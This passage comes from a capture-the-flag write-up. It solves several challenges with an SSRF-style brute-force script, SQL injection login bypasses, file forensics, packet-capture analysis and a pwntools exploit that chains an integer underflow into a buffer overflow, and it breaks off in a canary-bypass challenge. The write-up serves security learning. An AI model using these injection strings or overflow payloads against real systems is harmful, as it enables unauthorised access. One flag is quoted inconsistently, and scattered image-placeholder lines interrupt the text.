base_url = "http://chall25.sigx.net:3206/?sp=hthttp:tp://localhost:30147/flag?code={}"

# File containing the list of passwords
password_file = "ss.txt"

# Read passwords from file
with open(password_file, "r") as file:
    passwords = [line.strip() for line in file]

# Loop through passwords and send requests
for password in passwords:
    url = base_url.format(password)
    try:
        response = requests.get(url)
        print(f"Trying: {password} -> Status Code: {response.status_code}")
        if "Success" in response.text or response.status_code == 200:
            if "CZ4067" in response.text:
                print(response.text)
                break  # Stop if a valid password is found
    except requests.exceptions.RequestException as e:
        print(f"Error with {password}: {e}")
```

Which results in a html output with the flag inside




```
  &lt;/nav&gt;

&lt;h1&gt;Ooh ooh ooh&lt;/h1&gt;
&lt;h2&gt;Let's see what treasure you've got!&lt;/h2&gt;

  &lt;p&gt;Hi boss! Somebody tried to impersonate you...&lt;/p&gt;
  &lt;p&gt;CZ4067{fancy_riv3r_hind3r_big}&lt;/p&gt;
```

CZ4067{fancy_riv3r_hind3r_big}

Level up

Upon entering the website, we see username and password fields. Attempting to input into the username or password field, we see the error message:



```
SELECT * from users WHERE username='hi' AND password='';
```

Level 1

Username

Enter Username


Password

Enter password

Submit

Now we know this is an sql injection challenge. We have to close the username input field with "'" and comment out the remaining command to obtain the access code.

For level 1 we enter '=0--+ in the username and got this




Logged in. Hello Level 1 Warrior 😏

Access Code: 26ab118be022890d1fb224e4df201bb0f84dcc1e51e39a459cdcc77763ab1472

Next time we will monitor what you're doing

26ab118be022890d1fb224e4df201bb0f84dcc1e51e39a459cdcc77763ab1472

The same input '=0--+ in the username at level 2 gives the access code for level 3



Level 2

Logged in. Good to go Level 2 Warrior 😨

Access Code: 8068b06bdada240901a3250a750bc7f6fd8731a0a24cd294e5ea6af6bae1bc54

Next time only our 'admin' user can log in... but we will have the tighest security

8068b06bdada240901a3250a750bc7f6fd8731a0a24cd294e5ea6af6bae1bc54


At level 3, we are not able to see the sql command, but we can tell which strings are illegal.

As we did trial and error, we found a list of illegal characters:

- OR
- Admin
- - -

Now, we just need to find another way to comment out the line, which is /*

Enter ‘=0/* in the username to obtain the flag




Logged in. I guess I need more security... 🥺

CZ4067{ink_cupboard_marriag3_educator}


Flag: CZ4067{ink_cupboard_marriag3_educator}

Harry's Secrets

The download was a .png file which we analysed using https://exif.tools/upload.php
Scrolling down, we see a Super Secret variable with a base64 encoded text.
This gives half of the flag: CZ4067{N3v3r_d0Vbt


Super Secret Q1o0MDY3e04zdjNyX2QwVmJ0


There were no more useful hints from exif.tools so we looked closer at the png file. At the bottom of the 2 black texts, we found finer and faded text which seemed like the remainder of the flag.


here I comeee
_t39ch3rs_3y3s1ght}
t39ch3rs_3y3s1ght}

Piecing together the two, we get the flag.
Flag: CZ4067{N3v3r_d0Vbt_t39ch3rs_3y3s2ght}

Broken Head to Tail

This was the original magic byte of the file “flag”



File Information

File Name	flag
File Size	55,312 bytes (55 KiB)

Data Inspector (Little-endian)

Type	Unsigned (+)	Signed (±)
8-bit Integer	9	9
16-bit Integer	55305	-10231
24-bit Integer	16766985	-10231

```
00000000  09 D8 FF E0 00 10 4A 46 49 46 00 01 01 01 00 78
00000010  00 78 00 00 FF E1 00 22 45 78 69 66 00 00 4D 4D
00000020  00 2A 00 00 00 08 00 01 01 12 00 03 00 00 00 01
00000030  00 01 00 00 00 00 00 00 FF DB 00 43 00 02 01 01
00000040  02 01 01 02 02 02 02 02 02 02 02 03 05 03 03 03
00000050  03 03 06 04 04 03 05 07 06 07 07 07 06 07 07 08
00000060  09 0B 09 08 08 0A 08 07 07 0A 0D 0A 0A 0B 0C 0C
00000070  0C 0C 07 09 0E 0F 0D 0C 0E 0B 0C 0C 0C FF DB 00
00000080  43 01 02 02 02 03 03 03 06 03 03 06 0C 08 07 08
00000090  0C 0C 0C 0C 0C 0C 0C 0C 0C 0C 0C 0C 0C 0C 0C 0C
```

As the magic byte of .jpg is

`FF D8 FF DB`	`ÿØÿÛ`	0	jpg jpeg


`FF D8 FF E0 00`
`10 4A 46`
`49 46 00 01`
	`ÿØÿàNULDLEJFIFNULSOH`		

`FF D8 FF EE`	`ÿØÿî`		

`FF D8 FF`
`E1 ?? ?? 45 78`
`69 66 00 00`
	`ÿØÿá??ExifNULNUL`		

`FF D8 FF E0`	`ÿØÿà`	0	jpg

we change 09 to FF



File Information


File Name	flag
File Size	55,312 bytes (55 KiB)

Data Inspector (Little-endian)

Type	Unsigned (+)	Signed (±)
8-bit Integer	216	-40
16-bit Integer	65496	-40
24-bit Integer	14745560	-2031656
32-bit Integer	14745560	14745560
64-bit Integer (+)	5279989045733162968	
64-bit Integer (±)	5279989045733162968	

```
00000000  FF D8 FF E0 00 10 4A 46 49 46 00 01 01 01 00 78
00000010  00 78 00 00 FF E1 00 22 45 78 69 66 00 00 4D 4D
00000020  00 2A 00 00 00 08 00 01 01 12 00 03 00 00 00 01
00000030  00 01 00 00 00 00 00 00 FF DB 00 43 00 02 01 01
00000040  02 01 01 02 02 02 02 02 02 02 02 03 05 03 03 03
00000050  03 03 06 04 04 03 05 07 06 07 07 07 06 07 07 08
00000060  09 0B 09 08 08 0A 08 07 07 0A 0D 0A 0A 0B 0C 0C
00000070  0C 0C 07 09 0E 0F 0D 0C 0E 0B 0C 0C 0C FF DB 00
00000080  43 01 02 02 02 03 03 03 06 03 03 06 0C 08 07 08
00000090  0C 0C 0C 0C 0C 0C 0C 0C 0C 0C 0C 0C 0C 0C 0C 0C
000000A0  0C 0C 0C 0C 0C 0C 0C 0C 0C 0C 0C 0C 0C 0C 0C 0C
000000B0  0C 0C 0C 0C 0C 0C 0C 0C 0C 0C 0C 0C 0C 0C 0C 0C
000000C0  0C 0C FF C0 00 11 08 02 88 04 80 03 01 22 00 02
000000D0  11 01 03 11 01 FF C4 00 1F 00 00 01 05 01 01 01
```


Export the file and change it to flag.jpg, we get



Flag is CZ4067{6r0k3N_h34d_6R0k3n_t4i1_n07t4n_I55u3}

Door Gift

Registering leads us to this page



Thanks for joining!


We'll review your membership request 😁

Have fun in this blank space!

Our reputation is as white as this page.

Sign up another


Upload asset.pcapng to this website https://apackets.com/ and got this after uploading the pcapng file provided



```
Server: gunicorn
```

```html
<!DOCTYPE html>
<head>
    <link rel="shortcut icon" href="data:image/x-icon;," type="image/x-icon">
    <title>Clean Club (CC)</title>
</head>
<body>
    <h1>Thanks for joining!</h1>

        <p>We have a gift for our very first customer!</p>
        <p>.......... Interact with Server to See ..........</p>

    <a href="/">Sign up another</a>
</body>
</html>
```

Went back to http://chall25.sigx.net:3301/ and register username and got this



Welcome back! Dear Friend!

Thanks for supporting us at the very beginning...

Your door gift is still with us

CZ4067{4b50lute1y_sur3_7o_0ne_has_mY_c00k1e}

Flag is CZ4067{4b50lute1y_sur3_7o_0ne_has_mY_c00k1e}


The Old Days

Reading through the C source code, our aim is to overwrite `hidden_access_input` to contain "`i_had_enough_gimme_the_flaaaaag`", which will reveal the flag.

We underflowed the credit_available to obtain enough credits to supply our payload. Because of this line:


credit_available -= message_length;

We are able to supply 40 As to the message which gives us 255 credits.




```c
// variables
unsigned char credit_available = 30;
char hidden_access_input[32];
char call_content[64];

```

Our payload has to first fill the 64 bytes of call_content, overwrite hidden_access_input with the desired string and send a null terminator since strncpy does not append a null terminator. We have to wait() again to continue the loop since the strcmp checks after each loop iteration.



```python
from pwn import *

p = remote("pwn.sigx.net", 3102)
p.sendlineafter("Make a decision:", "2")
p.sendlineafter("> ", "A" * 40)

payload = b"A" * 64 + b"i_had_enough_gimme_the_flaaaaag" + b"\00"
p.sendlineafter("Make a decision:", "2")
p.sendlineafter("> ", payload)

p.sendlineafter("Make a decision:", "1")
p.sendlineafter("> ", "1")

p.interactive()

```




```
==================
Make a decision:
> You decided to wait. But how long?
> You waited...
You took one credit to decide. Deduct 1 credit
Before you end the call, the phone operator says:
CZ4067{1ntN93r_0v3r10w_muCh_90w3rFu1_th4n_y0u_1Mag1n3}
==================
```

CZ4067{1ntN93r_0v3r10w_muCh_90w3rFu1_th4n_y0u_1Mag1n3}


Customer First

This challenge requires us to bypass the canary.
Looking at the c code provided by ghidra, we can see 2 areas to exploit: printf(acStack_58) and gets(acStack_38)

